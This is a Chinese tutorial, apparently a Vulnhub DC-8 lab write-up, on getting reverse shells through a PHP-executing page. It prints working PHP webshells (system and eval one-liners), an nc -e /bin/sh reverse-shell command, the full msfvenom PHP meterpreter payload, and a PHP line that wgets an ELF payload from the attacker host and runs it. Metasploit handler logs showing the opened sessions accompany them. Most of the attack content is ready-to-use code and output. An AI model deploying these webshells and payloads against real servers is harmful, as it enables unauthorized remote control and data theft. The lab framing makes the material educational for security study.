
可解析PHP的反弹shell方法
这里拿vulnhub-DC-8靶场反弹shell,详情见Vulnhub-DC-8
命令执行
拿nc举例
<?php
echo system($_POST['cmd']);
?>
利用是hackbar,POST提交cmd=nc -e /bin/sh 192.168.20.128 6666,
直接反弹shell到kali。
一句话木马
<?php
eval($_POST["pass"]);
?>
拿蚁剑,哥斯拉等工具连接,如果连接不稳定还可以把shell再弹到kali上。
msf
php
msfvenom是生成payload(有效载荷)的,msfconsole是启动利用以及其他模块的。
- 首先用msfvenom生成php的payload
msfvenom可以用msfvenom -l查看所有的payload类型
-p指定payload类型,LHOST LPORT是指定监听IP和端口(kali)
┌──(root㉿kali)-[/home/kali/Desktop/DC-8]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.128 LPORT=7777
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.20.128'; $port = 7777; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
生成的内容,放在靶机PHP Code处

- msfconsole进行监听
use exploit/multi/handler进入到msf侦听模块,设置payload类型,监听IP和端口
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor.:okOOOkdc'           'cdkOOOko:.                                                                                                                        .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.                                                                                                                      :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:                                                                                                                     'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'                                                                                                                    oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo                                                                                                                    dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx                                                                                                                    lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl                                                                                                                    .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.                                                                                                                    cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc                                                                                                                     oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo                                                                                                                      lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl                                                                                                                       ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;                                                                                                                        .dOOo'WM.OOOOocccxOOOO.MX'xOOd.                                                                                                                         ,kOl'M.OOOOOOOOOOOOO.M'dOk,                                                                                                                           :kk;.OOOOOOOOOOOOO.;Ok:                                                                                                                             ;kOOOOOOOOOOOOOOOk:                                                                                                                               ,xOOOOOOOOOOOx,                                                                                                                                 .lOOOOOOOl.                                                                                                                                   ,dOd,                                                                                                                                      .                                                                                                                                        =[ metasploit v6.4.5-dev                           ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]Metasploit Documentation: https://docs.metasploit.com/msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show optionsPayload options (generic/shell_reverse_tcp):Name   Current Setting  Required  Description----   ---------------  --------  -----------LHOST                   yes       The listen address (an interface may be specified)LPORT  4444             yes       The listen portExploit target:Id  Name--  ----0   Wildcard TargetView the full module info with the info, or info -d command.msf6 exploit(multi/handler) > set LHOST 192.168.20.128
LHOST => 192.168.20.128
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options Payload options (php/meterpreter/reverse_tcp):Name   Current Setting  Required  Description----   ---------------  --------  -----------LHOST  192.168.20.128   yes       The listen address (an interface may be specified)LPORT  7777             yes       The listen portExploit target:Id  Name--  ----0   Wildcard TargetView the full module info with the info, or info -d command.
- 配置完毕,让靶机执行PHP代码,msf运行
exploit
等待靶机上线。
msf6 exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168.20.128:7777
whoamiid
ls
[*] Sending stage (39927 bytes) to 192.168.20.143
[*] Meterpreter session 3 opened (192.168.20.128:7777 -> 192.168.20.143:37834) at 2024-06-14 13:41:24 +0800meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /var/www/html
======================Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100640/rw-r-----  317     fil   2019-05-09 00:01:03 +0800  .editorconfig
100640/rw-r-----  174     fil   2019-05-09 00:01:03 +0800  .gitignore
100640/rw-r-----  6112    fil   2019-05-09 00:01:03 +0800  .htaccess
100640/rw-r-----  114096  fil   2019-05-09 00:01:03 +0800  CHANGELOG.txt
100640/rw-r-----  1481    fil   2019-05-09 00:01:03 +0800  COPYRIGHT.txt
100640/rw-r-----  1717    fil   2019-05-09 00:01:03 +0800  INSTALL.mysql.txt
100640/rw-r-----  1874    fil   2019-05-09 00:01:03 +0800  INSTALL.pgsql.txt
100640/rw-r-----  1298    fil   2019-05-09 00:01:03 +0800  INSTALL.sqlite.txt
100640/rw-r-----  17995   fil   2019-05-09 00:01:03 +0800  INSTALL.txt
100640/rw-r-----  18092   fil   2016-11-17 07:57:05 +0800  LICENSE.txt
100640/rw-r-----  8663    fil   2019-05-09 00:01:03 +0800  MAINTAINERS.txt
100640/rw-r-----  5382    fil   2019-05-09 00:01:03 +0800  README.txt
100640/rw-r-----  10123   fil   2019-05-09 00:01:03 +0800  UPGRADE.txt
100640/rw-r-----  6604    fil   2019-05-09 00:01:03 +0800  authorize.php
100640/rw-r-----  720     fil   2019-05-09 00:01:03 +0800  cron.php
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  includes
100640/rw-r-----  529     fil   2019-05-09 00:01:03 +0800  index.php
100640/rw-r-----  703     fil   2019-05-09 00:01:03 +0800  install.php
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  misc
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  modules
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  profiles
100640/rw-r-----  2189    fil   2019-05-09 00:01:03 +0800  robots.txt
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  scripts
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  sites
040750/rwxr-x---  4096    dir   2019-05-09 00:01:03 +0800  themes
100640/rw-r-----  19986   fil   2019-05-09 00:01:03 +0800  update.php
100640/rw-r-----  2200    fil   2019-05-09 00:01:03 +0800  web.config
100640/rw-r-----  417     fil   2019-05-09 00:01:03 +0800  xmlrpc.php
linux
- 首先生成利用脚本
┌──(root㉿kali)-[/home/kali/Desktop/DC-8]
└─#  msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.20.128 LPORT=7777 -f elf > pass
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes┌──(root㉿kali)-[/home/kali/Desktop/DC-8]
└─# ls
46996.sh  dir  pass  pass.sh  reports  source.txt
用python开启简易http服务器
──(root㉿kali)-[/home/kali/Desktop/DC-8]
└─# python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...

- 修改靶机PHP Code
<?php system("wget 192.168.20.128:4444/pass -O /tmp/pass;cd /tmp;chmod +x pass;./pass &")?>
靶机下载脚本,加权,执行。
- 在msfconsole开启监听
修改LHOST,LPORT,payload
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options Payload options (generic/shell_reverse_tcp):Name   Current Setting  Required  Description----   ---------------  --------  -----------LHOST                   yes       The listen address (an interface may be specified)LPORT  4444             yes       The listen portExploit target:Id  Name--  ----0   Wildcard TargetView the full module info with the info, or info -d command.msf6 exploit(multi/handler) > set LHOST 192.128.20.128
LHOST => 192.128.20.128
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show optionsPayload options (linux/x86/meterpreter/reverse_tcp):Name   Current Setting  Required  Description----   ---------------  --------  -----------LHOST  192.128.20.128   yes       The listen address (an interface may be specified)LPORT  7777             yes       The listen portExploit target:Id  Name--  ----0   Wildcard TargetView the full module info with the info, or info -d command.msf6 exploit(multi/handler) > exploit [-] Handler failed to bind to 192.128.20.128:7777:-  -
[*] Started reverse TCP handler on 0.0.0.0:7777
[*] Sending stage (1017704 bytes) to 192.168.20.143
[*] Meterpreter session 1 opened (192.168.20.128:7777 -> 192.168.20.143:37844) at 2024-06-14 14:31:38 +0800meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /tmp
=============Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  675   fil   2024-06-13 20:19:52 +0800  .htaccess
100744/rwxr--r--  3720  fil   2024-06-13 22:11:44 +0800  46996.sh
100755/rwxr-xr-x  208   fil   2024-06-14 14:21:23 +0800  pass
100744/rwxr--r--  3584  fil   2024-06-13 22:17:57 +0800  pass.sh
- 之后可以在msf搜索可利用的模块
相关文章:
可解析PHP的反弹shell方法
这里拿vulnhub-DC-8靶场反弹shell,详情见Vulnhub-DC-8 命令执行 拿nc举例 <?php echo system($_POST[cmd]); ?>利用是hackbar,POST提交cmdnc -e /bin/sh 192.168.20.128 6666, 直接反弹shell到kali。 一句话木马 <?php eval($_POST[&qu…...
AMSR-MODIS 边界层水汽 L3 每日 1 度 x 1 度 V1、V2 版本数据集
AMSR-MODIS Boundary Layer Water Vapor L3 Daily 1 degree x 1 degree V1 (AMDBLWV) at GES DISC AMSR-MODIS Boundary Layer Water Vapor L3 Daily 1 degree x 1 degree V2 (AMDBLWV) at GES DISC 简介 该数据集可估算均匀云层下的海洋边界层水汽。AMSR-E 和 AMSR-2 的微波…...
Oracle备份失败处理,看这一篇就够了!
作者:IT邦德 中国DBA联盟(ACDU)成员,10余年DBA工作经验, Oracle、PostgreSQL ACE CSDN博客专家及B站知名UP主,全网粉丝10万 擅长主流Oracle、MySQL、PG、高斯及Greenplum备份恢复, 安装迁移,性能优化、故障…...
后端中缓存的作用以及基于Spring框架演示实现缓存
缓存的作用及演示 现在我们使用的程序都是通过去数据库里拿数据然后展示的 长期对数据库进行数据访问 这样数据库的压力会越来越大 数据库扛不住了 创建了一个新的区域 程序访问去缓存 缓存区数据库 缓存里放数据 有效降低数据访问的压力 我们首先进行一个演示 为了演示…...
Python:基础爬虫
Python爬虫学习(网络爬虫(又称为网页蜘蛛,网络机器人,在FOAF社区中间,更经常的称为网页追逐者),是一种按照一定的规则,自动地抓取万维网信息的程序或者脚本。另外一些不常使用的名字…...

机器人运动学笔记
一、建模 参考资料:https://zhuanlan.zhihu.com/p/137960186 1、三维模型和连杆、关节定义 2、设置z轴 SDH和MDH会不一样,主要的区别在于SDH中坐标系在连杆末端,MDH中坐标系在连杆首端。虽然这里只是给出z轴,但是由于后面原点位…...
webshell三巨头 综合分析(蚁剑,冰蝎,哥斯拉)
考点: 蚁剑,冰蝎,哥斯拉流量解密 存在3个shell 过滤器 http.request.full_uri contains "shell1.php" or http.response_for.uri contains "shell1.php" POST请求存在明文传输 ant 一般蚁剑执行命令 用垃圾字符在最开头填充 去掉垃圾字符直到可以正常bas…...
stm32MP135裸机编程:启动流程分析
0 参考资料 轻松使用STM32MP13x - 如MCU般在cortex A核上裸跑应用程序.pdf STM32MP135AD数据手册.pdf1 stm32MP135裸机启动流程分析 1.1 启动方式 stm32MP135支持8种启动方式: 注: UART和USB启动并不是指通过UART/USB加载程序,而是通过UA…...
在Pycharm使用Github Copilot
文章目录 1.GitHub Copilot 是什么2.注册GitHub Copilot3.官方使用文档4.安装 GitHub Copilot插件5.在Pycharm中使用6.相关功能键7.启用或禁用 GitHub Copilot 1.GitHub Copilot 是什么 GitHub Copilot 是一款 AI 编码助手,可帮助你更快、更省力地编写代码ÿ…...

Docker镜像构建:Ubuntu18.04+python3.10
1、编写 Dockerfile # 使用Ubuntu 18.04作为基础镜像 FROM ubuntu:18.04RUN apt-get update && apt-get install -y \build-essential \curl \zlib1g-dev \libssl-dev \&& rm -rf /var/lib/apt/lists/*ENV PYTHON_VERSION3.10.8RUN curl -O https://www.pytho…...

如何进行LLM大模型推理优化
解密LLM大模型推理优化本质 一、LLM推理的本质以及考量点 LLM推理聚焦Transformer架构的Decoder以生成文本。过程分两步:首先,模型初始化并加载输入文本;接着,进入解码阶段,模型自回归地生成文本,直至满足…...
QLoRA:高效的LLMs微调方法,48G内存可调65B 模型
文章:https://arxiv.org/pdf/2305.14314.pdf 代码:https://github.com/artidoro/qlora概括 QLORA是一种有效的微调方法,它减少了内存使用,足以在单个48GB GPU上微调65B参数模型,同时保留完整的16位微调任务性能。QLOR…...

力扣48. 旋转图像
给定一个 n n 的二维矩阵 matrix 表示一个图像。请你将图像顺时针旋转 90 度。你必须在原地旋转图像,这意味着你需要直接修改输入的二维矩阵。请不要使用另一个矩阵来旋转图像。 示例 1: 输入:matrix [[1,2,3],[4,5,6],[7,8,9]] 输出…...

【踩坑日记】I.MX6ULL裸机启动时由于编译的程序链接地址不对造成的程序没正确运行
1 现象 程序完全正确,但是由于程序链接的位置不对,导致程序没有正常运行。 2 寻找原因 对生成的bin文件进行反汇编: arm-linux-gnueabihf-objdump -D -m arm ledc.elf > ledc.dis查看生成的反汇编文件 发现在在链接的开始地址处&…...

【计算机网络仿真实验-实验2.6】带交换机的RIP路由协议
实验2.6 带交换机的rip路由协议 1. 实验拓扑图 2. 实验前查看是否能ping通 不能 3. 三层交换机配置 switch# configure terminal switch(config)# hostname s5750 !将交换机更名为S5750 S5750# configure terminal S5750(config)#vlan 10 S5750(config-vlan)#exit S57…...

Apache网页优化
一、网页压缩与缓存 注意文章中的http为源代码包安装,配置时指定了mod_deflate、mod_expires、mod_rewrite模块。所有的模块是否生效可以通过在浏览器中找到"开发工具"中的网络选项卡中的信息进行验证,里面有请求报文和响应报文的部分信息。 通…...
OpenCV形态学

什么事形态学处理 基于图像形态进行处理的一些基本方法; 这些处理方法基本是对二进制图像进行处理; 卷积核决定着图像出来后的效果。 一 图像二值化 什么是二值化 将图像的每个像素变成两种值,如0,255. 全局二值化。 局部二值化。 thres…...
首途第三十三套清新简约卡片风格蓝紫渐变色短视频模板 | 苹果CMSV10主题

下载地址:首途第三十三套清新简约卡片风格蓝紫渐变色短视频模板 | 苹果CMSV10主题 首途第三十三套清新简约卡片风格蓝紫渐变色短视频模板 | 苹果CMSV10主题 我们的简约风格,以纯洁的白色和深邃的紫色为主色调,为您提供了一种清新、时尚的浏览…...

永磁同步直线电机(PMLSM)控制与仿真2-永磁同步直线电机数学模型搭建
文章目录 1、公式总结2、电压方程模型3、运动方程4、推力方程5、转化关系 写在前面:原本为一篇文章写完了永磁同步直线电机数学模型介绍,永磁同步直线电机数学模型搭建,以及永磁同步直线电机三环参数整定及三环仿真模型搭建,但因为…...
MPLS VPN一

R1为客户,现在进行一些基本配置,来确保可以通路由 先启动OSPF跑通 在R3上 等一会 现在启动MPLS 对R3 对R4 然后在R2上 再把接口划到空间里面 原来的IP在公网里面,被清除了 然后再配置接口 查看 对R1(相当于客户) …...

英雄联盟R3nzSkin换肤工具:5分钟快速上手免费皮肤解锁指南
英雄联盟R3nzSkin换肤工具:5分钟快速上手免费皮肤解锁指南 【免费下载链接】R3nzSkin-For-China-Server Skin changer for League of Legends (LOL) 项目地址: https://gitcode.com/gh_mirrors/r3/R3nzSkin-For-China-Server 还在为英雄联盟国服昂贵的皮肤价…...

Cerebro:为AI构建持久记忆与认知能力的本地化MCP工具系统
1. 项目概述:为AI赋予持久记忆与认知能力如果你和我一样,每天都在和Claude、ChatGPT这类大语言模型打交道,那你一定遇到过这个让人头疼的问题:每次开启一个新的对话会话,AI就像得了“健忘症”,之前聊过的项…...

在新磁盘挂载点/data安装codex
实例是 Oracle Cloud Always Free VM.Standard.E2.1.Micro Linux, /data 目录。 Codex CLI 官方支持用 npm 安装:npm i -g openai/codex,首次运行需要登录 ChatGPT 或配置 API key; 建议:Codex 安装到 /data;bubblewr…...

D26: 向下负责——保护团队免受 AI 焦虑影响
文章目录 D26: 向下负责——保护团队免受 AI 焦虑影响 🎯 为什么这个话题重要? 现实痛点:团队 AI 焦虑的三种表现 一个真实场景 一、理解 AI 焦虑的本质 1.1 焦虑从何而来? 1.2 焦虑的恶性循环 1.3 一个心理学视角 二、建立团队心理安全网 2.1 心理安全:团队韧性的基石 2…...

5月12日直播 | CANN Bench:为昇腾算子评测立起一把统一的尺子
CANN Bench:为昇腾算子评测立起一把统一的尺子 当 Coding Agent 一次写出几十个算子已成为常态,"什么算优质算子"变成了一个单一维度无法评估准确的问题:能不能过编译只是入场券,精度是否经得起验证、换个 shape 换个 d…...

告别轮询与中断:用HC32F4A0的AOS+DMA实现多通道ADC的“无感”采集
HC32F4A0的AOSDMA架构:构建零CPU干预的多通道ADC采集系统 在嵌入式数据采集领域,实时性与低功耗始终是工程师需要平衡的核心矛盾。传统基于轮询或中断的ADC采集方案往往面临两大困境:要么因频繁查询浪费CPU资源,要么因中断响应延迟…...

3步实现电脑风扇智能控制:FanControl.HWInfo插件终极指南
3步实现电脑风扇智能控制:FanControl.HWInfo插件终极指南 【免费下载链接】FanControl.HWInfo FanControl plugin to import HWInfo sensors. 项目地址: https://gitcode.com/gh_mirrors/fa/FanControl.HWInfo 还在为电脑风扇的噪音烦恼吗?或者担…...

CoverM如何革新宏基因组覆盖率分析:从短读长到PacBio HiFi的完整解决方案
CoverM如何革新宏基因组覆盖率分析:从短读长到PacBio HiFi的完整解决方案 【免费下载链接】CoverM Read alignment statistics for metagenomics 项目地址: https://gitcode.com/gh_mirrors/co/CoverM 宏基因组研究正经历着从短读长测序到长读长技术的深刻变…...

喜马拉雅VIP音频下载指南:xmly-downloader-qt5完整解决方案
喜马拉雅VIP音频下载指南:xmly-downloader-qt5完整解决方案 【免费下载链接】xmly-downloader-qt5 喜马拉雅FM专辑下载器. 支持VIP与付费专辑. 使用GoQt5编写(Not Qt Binding). 项目地址: https://gitcode.com/gh_mirrors/xm/xmly-downloader-qt5 你是否曾为…...

JavaScript自动化PPT生成:如何用代码解放你的演示文稿生产力
JavaScript自动化PPT生成:如何用代码解放你的演示文稿生产力 【免费下载链接】PptxGenJS Build PowerPoint presentations with JavaScript. Works with Node, React, web browsers, and more. 项目地址: https://gitcode.com/gh_mirrors/pp/PptxGenJS 还在为…...